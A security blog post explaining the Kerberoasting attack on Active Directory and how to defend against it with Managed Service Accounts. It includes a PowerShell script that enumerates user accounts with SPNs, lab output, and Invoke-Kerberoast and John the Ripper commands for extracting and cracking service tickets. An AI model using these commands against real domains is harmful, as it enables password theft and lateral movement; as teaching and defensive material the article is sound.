Kerberoasting - hackndo

en.hackndo.com/kerberoasting

Pixis March 26, 2020

Kerberoasting

26 Mar 2020 · 5 min

In this post

Author : **Pixis**

With the help of previously discussed notions, we have everything in hand to explain the **Kerberoasting** attack principle, based on the TGS request and the SPN attributes of Active Directory accounts.


Principle

The article on how kerberos works helped to understand how a user requests a TGS from the domain controller. The KRB_TGS_REP response is composed of two parts.

1. The first part is the **TGS** whose content is encrypted with the **secret of the requested service**
2. The second part is a **session key** which will be used between the user and the service. The whole is encrypted using the **user's secret**.

A domain user can ask a domain controller for a TGS for any service. It is not the role of the domain controller to check access rights. The only purpose of the domain controller when asked for a TGS is to provide security information related to a user (via the PAC). It is the service who must check the user's rights by reading the PAC provided in the TGS.

For example, TGS request can be made by specifying arbitrary SPN. If those SPN are registered in the Active Directory, the domain controller will provide a piece of information **encrypted with the secret key of the account executing the service**. With this information, the attacker can now try to recover the account's plaintext password via a brute-force attack.



Fortunately, most of the accounts that runs services are machine accounts (`MACHINENAME$`) and their password are very long, complex and completely random, so they're not really vulnerable to this type of attack. However, there are some services executed by accounts whose password have been chosen by a humans. It is those accounts that are much simpler to compromise via brute-force attack, so it is those accounts which will be targeted by a **Kerberoast** attack.


In order to list those accounts, a LDAP filter can be used to extract user-type accounts with a non-empty `servicePrincipalName`. The filter is as follow:

```
&(objectCategory=person)(objectClass=user)(servicePrincipalName=*)
```

Here is a simple PowerShell script allowing you to retrieve users with at least one SPN :

```
$search = New-Object DirectoryServices.DirectorySearcher([ADSI]"")
$search.filter = "(&(objectCategory=person)(objectClass=user)
(servicePrincipalName=*))"
$results = $search.Findall()
foreach($result in $results)
{
        $userEntry = $result.GetDirectoryEntry()
        Write-host "User : " $userEntry.name "(" $userEntry.distinguishedName ")"
        Write-host "SPNs"
        foreach($SPN in $userEntry.servicePrincipalName)
        {
                $SPN
        }
        Write-host ""
}
```

In my lab, a fake SPN as been set on user **support-account**.



Thus, during our LDAP search, here is what we get:

```
PS C:\Users\jdoe> $search = New-Object DirectoryServices.DirectorySearcher([ADSI]"")
PS C:\Users\jdoe> $search.Filter = "(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*))"
PS C:\Users\jdoe> $results = $search.FindAll()
PS C:\Users\jdoe> foreach($result in $results) {
>>   $userEntry = $result.GetDirectoryEntry()
>>   Write-Host "User : " $userEntry.name "(" $userEntry.distinguishedName ")"
>>   Write-Host "List SPN :"
>>   foreach($SPN in $userEntry.servicePrincipalName) {
>>     Write-Host $SPN
>>   }
>>   Write-Host ""
>> }
>>
User :  krbtgt ( CN=krbtgt,CN=Users,DC=adsec,DC=local )
List SPN :
kadmin/changepw

User :  support account ( CN=support account,OU=Technicals,OU=Domain Users,DC=adsec,DC=local )
List SPN :
FAKE/SERVICE

PS C:\Users\jdoe>
```

Of course, there are several tools to automate this task. For instance Invoke-Kerberoast.ps1 by @Harmj0y, which takes care of listing user accounts with one or more SPN, request some TGS for those accounts and extract the encrypted part in a format that can be cracked (by John for example).

```
Invoke-Kerberoast -domain adsec.local | Export-CSV -NoTypeInformation output.csv
john --session=Kerberoasting output.csv
```

Or GetUserSPNs.py provided by Impacket.

We then hope to find password, which depends on the company's password policy for these accounts.

Protection

To protect ourselves against this attack, we must avoid having SPN on user accounts, in favor of machine accounts.


If it really is necessary, then we should use Microsoft's **Managed Service Accounts** (MSA) feature , which ensures that the account password is robust and changed regularly and automatically. To do so, simply add a service account (only via PowerShell):

```
New-ADServiceAccount sql-service
```

Then it has to be installed on the machine :

```
Install-ADServiceAccount sql-service
```

Finally, this user must be assigned to the service.



Conclusion

The Kerberoast attack allows us to retrieve new accounts within an Active Directory for lateral movement. The compromised accounts can have higher privileges, which is sometimes the case on the computer hosting the service. It is then important from a defensive perspective to control the SPN attribute on domain accounts to prevent accounts with weak password from being vulnerable to this attack.